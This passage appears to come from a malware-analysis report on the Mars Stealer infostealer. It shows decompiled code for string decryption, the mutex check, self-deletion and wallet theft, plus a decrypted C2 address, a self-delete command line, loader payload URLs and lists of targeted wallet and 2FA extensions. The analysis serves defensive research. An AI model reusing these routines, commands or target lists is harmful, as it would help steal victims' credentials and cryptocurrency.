  LoadLibraryA = (HMODULE (__stdcall *)(LPCSTR))sub_4054F0((int)&unk_41E040, (int)"DM5WZIRID144", v1);
  GetProcAddress = (FARPROC (__stdcall *)(HMODULE, LPCSTR))sub_4054F0((int)&unk_41E060, (int)"0RAIE4W4X9H5FF", 0xEu);
  ExitProcess = (void (__stdcall __noreturn *)(UINT))sub_4054F0((int)&unk_41E07C, (int)"VY5P87FHI19", 0xBu);
  advapi32_dll = sub_4054F0((int)&unk_41E098, (int)"SBPDAK2FQMD9", 0xCu);
  crypt32_dll = sub_4054F0((int)"WFN2.~wk]>9", (int)"447BZMEE9RU", 0xBu);
  GetTickCount = (DWORD (__stdcall *)())sub_4054F0((int)&unk_41E0D0, (int)"W2MX27YTJJJV", 0xCu);
  Sleep = (void (__stdcall *)(DWORD))sub_4054F0((int)"a$T=)", (int)"2H1XY", 5u);
  GetUserDefaultLangID = (LANGID (__stdcall *)())sub_4054F0((int)&unk_41E108, (int)"OZY2RZAUB5P4EX9BR2LY", 0x14u);
  CreateMutexA = (HANDLE (__stdcall *)(LPSECURITY_ATTRIBUTES, BOOL, LPCSTR))sub_4054F0(
                                                                              (int)&unk_41E130,
                                                                              (int)"WAI1240VJE48",
                                                                              0xCu);
  GetLastError = (DWORD (__stdcall *)())sub_4054F0((int)&unk_41E150, (int)"ZPZJ22FDLC0B", 0xCu);
  HeapAlloc = (LPVOID (__stdcall *)(HANDLE, DWORD, SIZE_T))sub_4054F0((int)&unk_41E16C, (int)"JYEVJULOP", 9u);
  GetProcessHeap = (HANDLE (__stdcall *)())sub_4054F0((int)&unk_41E188, (int)"8BOR79W8PL7BRF", 0xEu);
  GetComputerNameA = (BOOL (__stdcall *)(LPSTR, LPDWORD))sub_4054F0((int)&unk_41E1AC, (int)"Y8ZIYXIMTKGSEZFL", 0x10u);
  VirtualProtect = (BOOL (__stdcall *)(LPVOID, SIZE_T, DWORD, PDWORD))sub_4054F0(
                                                                        (int)&unk_41E1D0,
                                                                        (int)"Y2QT0NL252SE61",
                                                                        0xEu);
  GetCurrentProcess = (HANDLE (__stdcall *)())sub_4054F0((int)&unk_41E1F4, (int)"2A1TQXUMW1HWSDKP5", 0x11u);
  VirtualAllocExNuma = (LPVOID (__stdcall *)(HANDLE, LPVOID, SIZE_T, DWORD, DWORD, DWORD))sub_4054F0(
                                                                                              (int)&unk_41E21C,
                                                                                              (int)"73DWFV8PLW7M6EDQ2R",
                                                                                              0x12u);
  GetUserNameA = (BOOL (__stdcall *)(LPSTR, LPDWORD))sub_4054F0((int)&unk_41E240, (int)"G0UJR1MFYME5", 0xCu);
  CryptStringToBinaryA = (BOOL (__stdcall *)(LPCSTR, DWORD, DWORD, BYTE *, DWORD *, DWORD *, DWORD *))sub_4054F0((int)&unk_41E268, (int)"HRQ6VL2EXP3EFAX90WDF", 0x14u);
  HAL9TH = sub_4054F0((int)&unk_41E288, (int)"ZWEYKX", 6u);
  result = sub_4054F0((int)&unk_41E298, (int)"LMK96VK", 7u);
  JohnDoe = result;
  return result;
}
```

Exhibit 23: Decrypted strings (1)

From another batch of decrypted strings, we can observe the following (Exhibit 24):

1. C2 channel
2. Mutex value
3. C2 channel (same as #1)


4. DLL dependencies required for the stealer to function properly
5. The stealer fingerprints the following information on the infected machine and outputs it to system.txt file:
    - Tag (the tag of the Stealer build)
    - Country
    - IP
    - Working Path
    - Local Time
    - Time Zone
    - Display Language
    - Keyboard Languages
    - Laptop/Desktop
    - Processor
    - Installed RAM
    - OS (Operating Systems)
    - Video card
    - Display Resolution
    - PC name
    - Username
    - Installed Software



```
dword_427428 = sub_4054F0((int)&unk_41E2E8, (int)"Q4XTH3Z", 7u);// http://
dword_4279B4 = sub_4054F0((int)&unk_41E2FC, (int)"UHC1DLSC2N2", 0xBu);// 5.45.84.214
dword_427164 = sub_4054F0((int)&unk_41E320, (int)"3T3I6V4NMK4BFNW1H3GH", 0x14u);// 67820366929896267194
dword_42730C = sub_4054F0((int)&unk_41E348, (int)"YXO66LX96QD2982", 0xFu);// /7AgkTb5xcS.php
dword_4272A0 = sub_4054F0((int)"\n\"/V66@", (int)"NGI7CZ4", 7u);// Default
dword_42713C = sub_4054F0((int)&unk_41E380, (int)"RO0G6OQULIVGEGF7MV74Q5H", 0x17u);// %hu/%hu/%hu %hu:%hu:%hu
dword_427814 = sub_4054F0((int)",2-;", (int)"CBHU", 4u);// open
dword_4271A4 = sub_4054F0((int)":$U\\17", (int)"IU95ER3FAGZ", 0xBu);// sqlite3|e..
dword_427824 = sub_4054F0((int)&unk_41E3DC, (int)"OJSME4G24VIJ5LE4NVHYEZ3IAM", 0x1Au);// C:\ProgramData\sqlite3.dll
dword_4273B0 = sub_4054F0((int)&unk_41E404, (int)"MRYKAE0WHYM", 0xBu);// freebl3.dll
dword_42738C = sub_4054F0((int)&unk_41E42C, (int)"E1M5JM9AKDT9XPU2SVZPJM2RYD", 0x1Au);// C:\ProgramData\freebl3.dll
dword_4274C0 = sub_4054F0((int)"8:>3&04|.XX", (int)"UUDTJEQRJ44", 0xBu);// mozglue.dll
dword_4277C0 = sub_4054F0((int)&unk_41E47C, (int)"25M4HZI2SB4QMHBSIC185GF2O6", 0x1Au);// C:\ProgramData\mozglue.dll
dword_427900 = sub_4054F0((int)&unk_41E4A8, (int)"14PTFG08ZZMV", 0xCu);// msvcp140.dll
dword_427294 = sub_4054F0((int)&unk_41E4D4, (int)"BWTYGC0E1LHWIOS59W0UQK8ON95", 0x1Bu);// C:\ProgramData\msvcp140.dll
dword_427864 = sub_4054F0((int)"7C=ab\";-", (int)"Y0NRLFWA", 8u);// nss3.dll
dword_427850 = sub_4054F0((int)&unk_41E520, (int)"EOG9CCJFPW2L0X48D92F0YF", 0x17u);// C:\ProgramData\nss3.dll
dword_427928 = sub_4054F0((int)&unk_41E548, (int)"LHGBON46QVON", 0xCu);// softokn3.dll
dword_4275AC = sub_4054F0((int)&unk_41E574, (int)"R3WXRGFT2VYEA6POLNRJQJ526A5", 0x1Bu);// C:\ProgramData\softokn3.dll
dword_4278FC = sub_4054F0((int)&unk_41E5A4, (int)"2VZLZMKMFQMK9VFN", 0x10u);// vcruntime140.dll
dword_427894 = sub_4054F0((int)&unk_41E5D8, (int)"0TBBS8PUDEE7I841RKM7CJ82ZTJ79DR", 0x1Fu);// C:\ProgramData\vcruntime140.dll
dword_4272D8 = sub_4054F0((int)"w1\\5", (int)"YK5F", 4u);// zip
dword_427874 = sub_4054F0((int)&unk_41E610, (int)"J48N4", 5u);// Tag:
dword_427844 = sub_4054F0((int)&unk_41E620, (int)"FFIVINE", 7u);// IP: IP?
dword_427668 = sub_4054F0((int)&unk_41E63C, (int)"HWV3ZIHKQUJM8YSV9", 0x11u);// Country: Country?
dword_427978 = sub_4054F0((int)&unk_41E660, (int)"WQWM3U6S6S27AN", 0xEu);// Working Path:
dword_427684 = sub_4054F0((int)&unk_41E680, (int)"TMOCLNK2PDVY", 0xCu);// Local Time:
dword_427060 = sub_4054F0((int)&unk_41E69C, (int)"YUWPFXTI92", 0xAu);// TimeZone:
dword_427130 = sub_4054F0((int)&unk_41E6BC, (int)"11NBYK20ONQHZ9TWGH", 0x12u);// Display Language:
dword_42705C = sub_4054F0((int)&unk_41E6E8, (int)"Z3BS1F5M6RNFN1N1VWYJ", 0x14u);// Keyboard Languages:
dword_427618 = sub_4054F0((int)&unk_41E70C, (int)"Z9AYYHIR4W5", 0xBu);// Is Laptop:
dword_4271A8 = sub_4054F0((int)&unk_41E724, (int)"TQMTF0IAIFM", 0xBu);// Processor:
dword_4276C0 = sub_4054F0((int)&unk_41E740, (int)"OLMJAY380777SZ3", 0xFu);// Installed RAM:
dword_427334 = sub_4054F0((int)&unk_41E758, (int)"M4U7", 4u);// OS:
dword_4270CC = sub_4054F0((int)&unk_41E764, (int)&unk_41E760, 2u);//  (
dword_427148 = sub_4054F0((int)&unk_41E770, (int)"JW4YB", 5u);// Bit)
dword_427974 = sub_4054F0((int)&unk_41E784, (int)"IIAMWPDNVYM", 0xBu);// Videocard:
dword_42751C = sub_4054F0((int)&unk_41E7A8, (int)"OGTY6H8VS33MONQL14EZ", 0x14u);// Display Resolution:
dword_42791C = sub_4054F0((int)&unk_41E7CC, (int)"SU9QV7CKS", 9u);// PC name:
dword_4275A8 = sub_4054F0((int)&unk_41E7E4, (int)"3FEE9PNN0UB", 0xBu);// User name:
```

Exhibit 24: Decrypted strings (2)

Mars Stealer avoids reinfection by looking up a Mutex value 67820366929896267194. If the host returns the code ERROR_ALREADY_EXISTS (183), the stealer quits running (Exhibit 25).




```
BOOL sub_408403()
{
  int v0; // eax

  CreateMutexA_0(0, 0, MutexValue);
  v0 = dword_427CEC();
  return mutex_exist_check(v0);
}
```

```
BOOL __usercall mutex_exist_check@<eax>(int a1@<eax>)
{
  return a1 != ERROR_ALREADY_EXISTS;            // 183
}
```

Exhibit 25: Checks if Mutex value already exists

Mars Stealer has grabber and loader capabilities. The grabber functionality allows the attacker(s) to specify what files to collect, from which paths and the maximum file size. The following constant paths allow Mars Stealer to grab a victim's data (Exhibit 26):

- %DESKTOP%
- %APPDATA% - path to Roaming folder (C:\Users\*user*\AppData\Roaming)
- %LOCALAPPDATA% - path to Local folder (C:\Users\*user*\AppData\Local)
- %USERPROFILE% - path to User's folder (C:\Users\*user*\)



Grab
Rules


Name: Name
Max Size: 0
Path: %DESKTOP%\
Formats: *.txt,*.doc,*.pdf
Blacklist: example.txt,example.pdf

Collect recursively (off)   Compress (on)   Add rule

Name	Max Size	Path	Formats	Blacklist	Recursively	Compress	Actions	Is active
Desktop	0	%DESKTOP%\	*seed*.*,*btc*.*,*bitcoin*.*,*eth*.*	*.*mp*,*.*wav*	TRUE	TRUE	Delete	☑

Exhibit 26: Grab panel

The loader allows the attacker(s) to upload additional payloads to the infected host including the modified/upgraded version of Mars Stealer. The loader functionality has the same constant paths mentioned above. The attacker(s) can enable the "Cold Wallet" option in the Loader panel, but it only works if the infected machine stores files related to crypto wallets and plugins (Exhibit 27).



Loader
Rules

Name: Name
Load to: C:\ProgramData\drop.exe
Parameters: -test=1 -test2=2
Password: binance,blockchain

○ Active ○ Cold wallet

Enter link for file OR upload file: http://example.com/file.exe

Name	Load to	Startup parameters	Files	Password	Cold wallet	Actions	Is active
MarsBufferChanger	%APPDATA%\init.exe		https://github.com/mars/example/raw/master/build.exe		OFF	Delete	☑
HVNC	%LOCALAPPDATA%\vnc.exe		https://github.com/mars/example/raw/master/vnc.exe	binance.com,blockchain.info	OFF	Delete	☑


Exhibit 27: Loader panel

As a part of the configuration, the attacker(s) can set up a Telegram Bot, which is used to receive the logs from infected machines. The settings panel also allows the attacker(s) to enable the following folders/files to collect:

- Downloads
- History
- Autofill (passwords, payment methods, addresses, etc.)
- Screenshot
- Discord

The attacker(s) can also choose the “Build self-delete” option to remove the stealer on the infected machine. The self-delete command is executed via command line (Exhibit 28):

```
/c timeout /t 5 & del /f /q "%s" & exit
```



```
  memset_0(v1, 0x104u);
  memset_0(Filename, 0x104u);
  GetModuleFileNameA(0, Filename, 0x104u);
  wsprintfA(v1, (const char *)self_delete, Filename);// /c timeout /t 5 & del /f /q "%s" & exit
  sub_415360((int)v3, 0, 60u);
  v3[0] = 60;
  v3[1] = 0;
  v3[2] = 0;
  v3[3] = dword_427814;
  v3[4] = dword_427938;
  v3[5] = (int)v1;
  memset(&v3[6], 0, 12);
  dword_427D98(v3);
  memset_0(v3, 0x3Cu);
  memset_0(v1, 0x104u);
  return memset_0(Filename, 0x104u);
}
```

Exhibit 28: Self-deletion function

It is worth mentioning that the attacker(s) can replace their cryptocurrency and 2FA authenticator extensions in the browser with the ones collected on the victim’s machine and eventually obtain access to it. Here is the list of cryptocurrency extensions the stealer collects:


Crypto wallet	Extension
TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
MetaMask Binance Chain Wallet	nkbihfbeogaeaoehlefnkodbefgpgknn fhbohimaelbohpjbbldcngcnapndodjp
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Nifty Wallet	jbdaocneiiinmjbjlgalhcelgbejmnid
Math Wallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
EQUAL Wallet	blnieiiffboillknjnepogjhkgnoapac
Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne
BitApp Wallet	fihkakfobkmkjojpchpfgcmhfjnmnfpi
iWallet	kncchdigobghenbbaddojjnnaogfppfj
Wombat	amkmjjmmflddogmhpjloimipbofnfjih
MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammmj
Saturn Wallet	nkddgncdjgjfcddamfgcmfnlhccnimig
Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec
NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
Clover Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp
Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Auro Wallet	cnmamaachppnkjgnildpdmkaakejnhae
Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
ICONex	flpiciilemghbmfalicajoolhkkenfel
Nabox Wallet	nknhiehlklippafakaeklbeglecifhad
KHC	hcflpincpppdclinealmandijcmnkbgn
Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
OneKey	infeboajgfhgbjpjbeppbkgnabfdkdaf
LeafWallet	cihmoadaighcejopammfbmddcmdekcje
DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
Steem Keychain	lkcjlnjfpbikmcmbachjpdbijejflpcm
Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl

Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
Coin98 Wallet	aeachknmefphepccionboohckonoeemg

Below is the list of 2FA Authenticator extensions:

2FA Authenticator	Extension
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
Authy	gaedmjdfmmahhbjefcbgaolhhanlaolb
EOS Authenticator	oeljdldpnmdbchonielidgobddffflal
GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl?hl=ru
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk?hl=ru

Moreover, the stealer gathers the credentials and sensitive data from numerous browsers and crypto wallets (Exhibit 29).



```
{
  char v2[264]; // [esp+0h] [ebp-108h] BYREF

  crypto_wallet(0, Ethereum, Ethereum_path, (const char *)keystore, (_DWORD *)a1);
  crypto_wallet(0, Electrum, Electrum_path, (const char *)logs, (_DWORD *)a1);
  crypto_wallet(0, ElectrumLTC, ElectrumLTC_path, (const char *)logs, (_DWORD *)a1);
  crypto_wallet(0, Exodus, Exodus_path, (const char *)exodus_config_json, (_DWORD *)a1);
  crypto_wallet(0, Exodus, Exodus_path, (const char *)window_state_json, (_DWORD *)a1);
  crypto_wallet(0, Exodus, exodus_wallet, (const char *)passphrase_json, (_DWORD *)a1);
  crypto_wallet(0, Exodus, exodus_wallet, (const char *)seed_seco, (_DWORD *)a1);
  crypto_wallet(0, Exodus, exodus_wallet, (const char *)info_seco, (_DWORD *)a1);
  crypto_wallet(0, ElectronCash, ElectronCash_wallet, (const char *)default_wallet, (_DWORD *)a1);
  crypto_wallet(0, MultiDoge, MultiDoge_path, (const char *)multidoge_wallet, (_DWORD *)a1);
  crypto_wallet(0, JAXX, jaxx_local_storage, (const char *)file__0_localstorage, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)file_000003_log, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)CURRENT, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)LOCK, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)LOG, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)MANIFEST_000001, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)files_start_with_0000, (_DWORD *)a1);
  crypto_wallet(0, Binance, Binance_path, (const char *)app_store_json, (_DWORD *)a1);
  crypto_wallet(1, Coinomi, Coinomi_wallet, (const char *)wallet, (_DWORD *)a1);
  crypto_wallet(1, Coinomi, Coinomi_wallet, (const char *)config, (_DWORD *)a1);
  sub_4153E0(v2, 0x104u);
  folder_create((int)v2, 26);
  return sub_401280(&byte_41E022, v2, wallet_dat, a1);
}
```

Exhibit 29: The function responsible for gathering crypto wallet data

Supported browsers:

